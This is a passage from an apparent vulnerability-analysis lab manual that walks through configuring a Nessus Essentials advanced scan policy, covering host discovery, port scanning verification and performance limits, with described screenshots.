
The screenshot shows the 'New Policy / Advanced Scan' configuration dialog. It has tabs for 'Settings', 'Credentials', and 'Plugins'. Under 'Settings', the 'BASIC' type is selected. In the 'Name' field, 'NetworkScan_Policy' is entered. In the 'Description' field, 'Scanning a Network' is written. At the bottom, there are 'Save' and 'Cancel' buttons.

Module 05 – Vulnerability Analysis

12. In the **Settings** tab, click **DISCOVERY** setting type and turn off the **Ping the remote host** option from the right pane.

The screenshot shows the Nessus Essentials web interface. The left sidebar has sections for FOLDERS (My Scans, All Scans, Trash), RESOURCES (Policies, Plugin Rules, Terrascan), and Tenable News (about Zyxel Routers). The main area is titled 'New Policy / Advanced Scan' and shows the 'Settings' tab selected. Under the DISCOVERY section, 'Host Discovery' is chosen, and the 'Ping the remote host' checkbox is turned off. Other options like 'Port Scanning' and 'Service Discovery' are listed but not selected. The ASSESSMENT, REPORT, and ADVANCED sections are also visible. At the bottom, there's a 'Wake-on-LAN' section with a MAC address list and a boot time wait input field set to 5 minutes.

13. Select the **Port Scanning** option under the **DISCOVERY** setting type, and then click the **Verify open TCP ports found by local port enumerators** checkbox. Leave the other fields with default options, as shown in the screenshot.



Module 05 – Vulnerability Analysis

14. Select the **ADVANCED** setting type. In the right pane, under the **Performance Options** settings, set the values of **Max number of concurrent TCP sessions per host** and **Max number of concurrent TCP sessions per scan** to **Unlimited**.

The screenshot shows the Nessus Essentials interface for creating a new policy. The left sidebar has sections for FOLDERS (My Scans, All Scans, Trash), RESOURCES (Policies, Plugin Rules, Terrascan), and Tenable News (about CVE-2022-0811). The main menu at the top includes Scans, Settings, and Discovery. Under Discovery, the ADVANCED section is selected. On the right, there are several checkboxes and input fields for performance options:

- Enable safe checks
- Stop scanning hosts that become unresponsive during the scan
- Scan IP addresses in a random order
- Automatically accept detected SSH disclaimer prompts
This will automatically attempt to agree to prompts in SSH connections that Tenable products are configured to accept.
- Scan targets with multiple domain names in parallel


Performance Options

- Slow down the scan when network congestion is detected
- Network timeout (in seconds): 5
- Max simultaneous checks per host: 5
- Max simultaneous hosts per scan: 5
- Max number of concurrent TCP sessions per host: Unlimited
- Max number of concurrent TCP sessions per scan: Unlimited

The status bar at the bottom shows 10:59 PM, 3/30/2022, and a notification icon.

Module 05 – Vulnerability Analysis

